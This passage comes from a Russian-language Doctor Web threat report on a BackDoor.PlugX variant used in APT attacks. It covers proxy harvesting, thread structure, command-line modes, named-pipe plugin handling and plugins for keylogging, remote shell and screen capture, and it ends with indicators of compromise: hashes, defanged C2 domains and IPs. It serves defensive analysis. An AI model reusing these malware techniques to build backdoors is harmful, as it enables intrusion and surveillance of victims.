Работа с плагинами (команда 3) выполняется в отдельном потоке `OlProcManager` и построена так же, как и в BackDoor.PlugX.28.

При получении новой конфигурации она сохраняется в файл `<config.homedir>\boot.cfg` и сразу применяется. После этого троян получает данные о прокси-серверах из всех доступных источников:

- из ключа реестра `HKLM\Software\CLASSES\MPLS\PROXY` извлекаются все параметры, которые представляют собой параметры прокси-серверов, разделенные знаком: — `<тип:порт:адрес: идентификатор:пароль>`;Системные данные прокси из ключа реестра `HKU\Software\Microsoft\Windows\CurrentVersion\Internet Settings`;
- Из параметра `AutoConfigURL` извлекается адрес, который используется для вызова функции `UrlDownloadToFileA`. и затем, с использованием WinAPI `InternetGetProxyInfo` из jsproxy.dll совершается запрос к `appengine[.]google.com`, по результатам которого троян получает данные прокси-сервера;
- Данные прокси извлекаются из конфигурационного файла Mozilla: `.default\prefs.js`.

Все полученные данные сохраняются во внутреннем объекте и используются для подключения. Предусмотрена возможность подключения по протоколам SOCKS4, SOCKS5 и HTTP-прокси.

После `OlProcNotify`, в том же `OlProc` инициализируется новый поток `JoProc`, который, в свою очередь, последовательно инициализирует 3 потока:


```
JoProcListen
JoProcBroadcast
JoProcBroadcastRecv
```

`JoProcListen` запускает поток `JoProcAccept`, который создает объект UDP-соединения, а также подключается к управляющему серверу. Подразумевается, что в этом потоке должна быть асинхронная пересылка между UDP-соединением и подключением к управляющему серверу, однако создаваемый объект UDP-соединения по своей сути является нерабочим. При создании он не выполняет подключения к какому-либо хосту, а условные методы, которые должны передавать и принимать данные, являются заглушками, возвращающими значение `0`.

То же самое справедливо и для функций `JoProcBroadcast` и `JoProcBroadcastRecv`. `JoProcBroadcast` перебирает доступные сетевые адаптеры, получает их IP-адреса, маски подсетей и адреса шлюзов, затем создает реальный объект TCP-соединения и завершает свою работу. `JoProcBroadcastRecv` также не имеет какой-либо функциональности.

Необходимо отметить, что вышеупомянутые операции выполняются только при условии установки флага `config.broadcasting`. Команды `9, 10` управляющего сервера также предназначены для работы со сканированием сети, при этом полезная

функциональность также отсутствует. При получении команды `10` проверяется флаг `config.broadcasting`, после чего выполнение команды завершается.



Выполнение с 3 аргументами командой строки

Второй аргумент командной строки	Значение	Условия получения аргумента
100	Установка в систему согласно `config.persist_mode`, минуя внедрение в процессы	-
200	Внедрение в процесс `config.inject_target_proc`	-
201	Основная функциональность	Передается процессу `config.inject_target_proc` при запуске и внедрении
202	Основная функциональность без закрепления	-

209	Работа с плагинами	Передается msiexec.exe в случае `config.flag_elevated_inject`
300	Самоудаление	-

При запуске с аргументом `209` учитывается также `argv[2]` — идентификатор родительского процесса основного трояна, запустившего msiexec.exe с внедрением. В этом случае создается пайп с именем `\\.\PIPE\RUN_AS_USER(%d)`, где параметром формата является PID текущего процесса. Далее инициализируется поток `DoImpUserProc`, в котором выполняется работа с плагинами. Команды для плагинов троян получает из пайпа, а результаты отправляются в пайп основному процессу.

Работа с плагинами

Выполнение задач плагинов в целом идентично BackDoor.PlugX.28 за исключением:

- В плагине `Netstat`, который создает таблицу TCP- и UDP-соединений, а также управляет TCP-соединением, теперь учитываются версии ОС с `MajorVersion == 10`;
- В плагине `Nethood` присутствует только команда `A000h`, которая собирает информацию о ресурсах сети. В этой модификации бэкдора отсутствует команда `A001h`, которая позволяла отключить заданный сетевой ресурс.

Порядок запуска именованных потоков

`bootProc` является главной функцией, и из нее запускаются остальные потоки:

- `SiProc` (внедрение в процесс в msiexec.exe)
- `OlProc`,
- `OlProcNotify` (подключение к управляющему серверу, работа с командами)
- `OlProcManager` (обработка задач для плагинов в контексте текущего процесса)
- `JoProc` (сканирование сети)
- `JoProcListen` (создание туннеля между условным UDP-соединением и управляющим сервером)
- `JoProcBroadcast` (рассылка по сети)
- `JoProcBroadcastRecv` (обработка ответов на рассылку)
- `PlugProc` (работа с плагинами при внедрении)
- `LdrLoadShellcode`,
- `KLProc` (поток кейлоггера)
- `SxWorkProc` (обработчик соединения по протоколу HTTP)

- DoImpUserProc (работа с плагинами через пайп).

потоки плагинов могут запускаться из OlProcManager и DoImpUserProc, в зависимости от конфигурации:

- RtlMessageBoxProc (запускается во время работы с плагином Option, служит для отображения MessageBox с заданными параметрами);
- ScreenT1, ScreenT2 (плагин Screen, потоки для эмуляции RDP);
- ShellT1, ShellT2 (плагин Shell, потоки для чтения и записи пайпа cmd);
- TelnetT1, TelnetT1 (плагин Telnet, потоки для получения и отправки данных консоли).

Заключение

В ходе расследования нашим специалистам удалось найти сразу несколько семейств троянских программ, используемых в этих атаках. Анализ образцов и вредоносной активности показал, что взлом сетевой инфраструктуры произошел задолго до обнаружения первых признаков заражения сотрудниками организации. К сожалению, такой сценарий — один из атрибутов успешных APT-атак, так как значительные ресурсы вирусописателей всегда направлены на сокрытие своего присутствия в системе.

За скобками исследования остался первичный вектор заражения, а также общая картина заражения всей инфраструктуры. Мы уверены, что описанные в исследовании трояны — лишь часть вредоносного ПО, задействованного в этих атаках. Механизмы, используемые хакерами, многократно затрудняют не только обнаружение несанкционированного вторжения, но и возврат контроля над сетевыми объектами.

Для минимизации рисков необходим постоянный мониторинг внутрисетевых ресурсов, в особенности тех серверов, которые представляют повышенный интерес для злоумышленников, — контроллеры домена, почтовые сервера, интернет-шлюзы. В случае компрометации системы необходим оперативный и правильный анализ ситуации для разработки адекватных мер противодействия. «Доктор Веб» не только создает средства антивирусной защиты, но и оказывает услуги по расследованию вирусозависимых компьютерных инцидентов, к числу которых относятся и целевые атаки. При подозрении на вредоносную активность в корпоративной сети следует обращаться за квалифицированной помощью в вирусную лабораторию «Доктор Веб». Своевременное реагирование позволит минимизировать ущерб и предотвратить тяжелейшие последствия, которые влекут за собой таргетированные компьютерные атаки.

Приложение №1. Индикаторы компрометации

SHA1-хеши

Exploit.RTF

a707de5a277573b8080e2147bd99ec1015cf56c5: doc.rtf

BackDoor.Apper

48944207135ffbf0a3edf158e5fe96888a52fada: dropper

23dbe50d3484ba906a2fd4b7944d62fb4da42f95: RasTls.dll

5b041bce8559334dc9e819c72da9ff888d7e39c9: shellcode

BackDoor.CmdUdp

314b259739f4660e89221fa2e8990139a84611a9: dnscache.dll

BackDoor.Logtu

7797107eb4a9a9e4359413c15999603fa27714b3: logsupport.dll

BackDoor.Mikroceen

2930efc03e958479568e7930f269efb1e2bcea5a: nwsapagent.dll

56000aa9a70ff3c546dab3c2a3b19021636b3b9c: nwsapagenttt.dll

e98f3b43ab262f4c4e148e659cc615a0612d755f: srv.dll

BackDoor.PlugX

b03c98a9539d4cbb17f2efc118c4b57882b96d93: CLNTCON.ocx

b7eac081c814451791f0cd169d0c6a525a05194d: CLNTCON.ocx

9a2d98321356ad58ea6c8a7796fd576e76237bd1: CLNTCON.ocx

ec548ba0ec9d2452c30e9ef839eb6582a4b685c8: CLNTCON.ocp

7bcb10f1ed9b41abbbe468d177cd46991c224315: ESETSrv

d52152661c836e76bebd46046ba3f877c5d381d8: http_dll.dll

1ba85de14f85389bf3194acea865f4c819d7b602: QuickHeal

8d5e7d389191a3de73350d444c3989857077f629: QuickHeal

aa0e7101b1663c23f980598ca3d821d7b6ea342d: scansts.dll

84c34167a696533cc7eddb5409739edd9af232ed: msvsct.exe

2c51147b271d691f0ab040f62c821246604d3d81: msvsct.ini

2e2919ce6f643d73ff588bccdc7da5d74c611b2c: msvsct.ini

6fc2e76a0d79cc2a78a8d73f63d2fc433ede8bd5: RasTls.dll

e6381d09cdf15973f952430e70547d0b88bb1248: decrypted

f6bf976a2fdef5a5a44c60cbfb0c8fcbdc0bae02: decrypted

BackDoor.Whitebird

e70a5ce00b3920d83810496eab6b0d028c5f746e: oci.dll

c47883f01e51a371815fc86f2adbfb16ffb3cb8a: RasTls.dll

6fc2e76a0d79cc2a78a8d73f63d2fc433ede8bd5: RasTls.dll

BackDoor.Zhengxianma

cce4ba074aa690fc0e188c34f3afff402602921a: RasTls.dll

Trojan.Mirage

34085c6d935c4df7ce7f80297b0c14a8d3b436d8: cmdl32.dat

f5fe30ee6e2de828c7a6eecbb7f874dc35d31f43: config.dat

c4ef5981bee97c78d29fb245d84146a5db710782: rapi.dll

d4558761c52027bf52aa9829bbb44fe12920381d: server.dll

Trojan.Misics

c90ade97ec1c6937aedeced45fd643424889d298: MISICS.dll

5b8f28a5986612a41a34cb627864db80b8c4b097: MISICS.dll.crt

Trojan.XPath

3e1d66ea09b7c4dbe3c6ffe58262713806564c17: svchost.exe

b6fba9877ad79ce864d75b91677156a33a59399e: yyyyyyyygoogle.sys

8cc16ad99b40ff76ae68d7b3284568521e6413d9: yyyyyyyygoogle.sys

5c21ce425ff906920955e13a438f64f578635c8f: yyyyyyyygoogle.sys

e4e365cc14eeeba5921d385b991e22dea48a1d75: PayloadDll.dll

b07568ef80462faac7da92f4556d5b50591ca28d: PayloadDll.dll

fc4844a6f9b5c76abc1ec50b93597c5cfde46075: xPath.dll

2bf5cfe30265a99c13f5adad7dd17ccb9db272e0: xPath64.dll

Tool.Proxy

a1c6958372cd229b8a75a09bdff8d72959bb6053: cryptsocket.exe

30debaf4ec160c00958470d9b295247c86595067: vmwared.exe

Tool.Scanner

05a2b543b5a3a941c7ad9e6bff2a101dc2222cb2: m17.exe

Tool.WmiExec

8675e4c54a35b64e6fee3d8d7ad500f618e1aac9: wmi.vbs

Домены

tv[.]teldcomtv[.]com

dns03[.]cainformations[.]com

www[.]sultris[.]com

kkkfaster[.]jumpingcrab[.]com

www[.]pneword[.]net

v[.]nnncity[.]xyz

nicodonald[.]accesscam[.]org

IP

45.32.184[.]101

45.63.114[.]127

45.77.234[.]118

45.251.241[.]26

46.105.227[.]110

46.166.129[.]241

103.93.76[.]27

104.194.215[.]199

114.116.8[.]198

116.206.94[.]68

137.175.79[.]212

142.252.249[.]25

202.74.232[.]2